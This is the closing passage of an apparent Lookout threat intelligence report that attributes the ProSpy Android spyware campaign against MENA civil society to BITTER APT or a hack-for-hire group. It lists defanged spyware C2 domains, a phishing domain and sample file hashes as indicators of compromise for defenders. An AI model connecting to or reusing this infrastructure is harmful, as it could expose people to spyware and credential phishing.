Various Indian hack-for-hire companies have also targeted the MENA region in the past. In 2022, Google released a [report](#) providing insight into Rebsec, a company offering corporate espionage services which was staffed by former employees of Appin and Belltrox. The Rebsec campaign uncovered by Google targeted Saudi Arabia, Bahrain and the UAE with credential phishing, and notably used phishing domains similar to what we observed in the ProSpy campaign such as ***icrosoft-acco.unt-log[.]com***. While Rebsec's website is now defunct, an [online listing](#) for the company references their espionage capabilities, as well as their specialization in Android.

Based on this analysis, Lookout believes that this is a hack-for-hire campaign with likely ties to South Asia based BITTER APT. Lookout assesses that a hack-for-hire organization with ties to BITTER, or BITTER itself, was likely hired by unknown entities to conduct espionage against civil society targets in the MENA region. This is the first documented case in which the targeting of civil society in the MENA region is linked to BITTER.

Lookout researchers have not uncovered any direct links to known hack-for-hire organizations in the ProSpy campaign, and we believe we have found enough viable links to BITTER APT to make a case for attribution with moderate confidence. We do not know whether this represents an expansion of BITTER's role, or if it is an indication of overlap between BITTER and an unknown hack-for-hire group. What we do know is that mobile malware continues to be a primary means of spying on civil society, whether it is purchased through a commercial surveillance vendor, outsourced to a hack-for-hire organization or deployed directly by a nation state. We encourage all organizations to be aware of such threats, especially at-risk civil society members, and we look forward to further collaboration with other researchers and victims to expose and prevent such attacks.

We'd like to thank Access Now's Digital Security Helpline for giving us the opportunity to collaborate on this investigation.

IOCs:

File IoCs

8152b06537853e90103ed956653e446453e80293

50c7cab6221b24636f0d053679b843a194d8f4a1

38174544c6d6e127bbfee0bab031c2370e0a1bec

ae60794c6f1d4893a20009437ebf96d790985a7c

02ee423f1cd1a123169ef1e4e7d40dbb2139d86b

6339add91eb118831571e30801a28a40b2c304a0

154d67f871ffa19dce1a7646d5ae4ff00c509ee4

26fa78ccf9dbe970a4bc2911592ec99db809ffe5

43f4dc193503947cb9449fe1cca8d3feb413a52d

ffaac2fdd9b6f5340d4202227b0b13e09f6ed031

579f9e5db2befccb61c833b355733c24524457ab

ProSpy C2 domains

sgnlapp[.]info

treasuresland[.]cc

relaxmode[.]org

track-portal[.]co

totokapp[.]info

totok-pro[.]io

regularsports[.]org

Spearphishing and Malware Delivery Infrastructure:

Loading table...

1 <https://www.welivesecurity.com/en/eset-research/new-spyware-campaigns-target-privacy-conscious-android-users-uae/> 2

https://github.com/stamparm/maltrail/blob/master/trails/static/malware/apt_BITTER.txt#L1428 3

<https://github.com/stamparm/maltrail> 4 <https://x.com/volrant136/status/1923686317252075887> 5

<https://en.fofa.info/result?>

[qbase64=amFybT0iMTVzM2ZkMTZkMjlkMjlkMDAwNDJkNDNkMDAwMDAwMWFIMDgwMjQxODc0NDk0MGNhZTM4ZjFkOWVIZDViOWIiICYmIHRpdGxIPT0iNDZlZVcmJpZGRlbiJiYgYXNuPSI0NDkwMSIgYiYgaGVhZGVyPSJDb250ZW50LXlhbmd0aDogMzE4Ilg%3D%3D&page=1&page_size=10](https://en.fofa.info/result?qbase64=amFybT0iMTVzM2ZkMTZkMjlkMjlkMDAwNDJkNDNkMDAwMDAwMWFIMDgwMjQxODc0NDk0MGNhZTM4ZjFkOWVIZDViOWIiICYmIHRpdGxIPT0iNDZlZVcmJpZGRlbiJiYgYXNuPSI0NDkwMSIgYiYgaGVhZGVyPSJDb250ZW50LXlhbmd0aDogMzE4Ilg%3D%3D&page=1&page_size=10) 6 <https://about.fb.com/wp-content/uploads/2022/08/Quarterly-Adversarial-Threat-Report-Q2-2022.pdf>

Authors



Alemdar Islamoglu

Staff Security Intelligence Researcher

Alemdar Islamoglu is a security intelligence engineer at Lookout who focuses on mobile threats and related threat actors. He has prior experience in reverse engineering, pentesting, and security software development. He also enjoys organizing and participating in capture the flag competitions when he can find the time.



Justin Albrecht

Global Director, Mobile Threat Intelligence

Justin Albrecht is the Global Director of Mobile Threat Intelligence. He works with his team to uncover new mobile threats, track actors and targets, and provide accurate research and reporting on these issues. Justin has over 20 years of experience tracking cyber threat actors, terrorists, and intelligence activities in both the intelligence community, and more recently as a member of Lookout’s Threat Intelligence Team.

Entry Type

In-Depth Analysis

Platform(s) Affected

Android

Platform(s) Affected

In-Depth Analysis

Android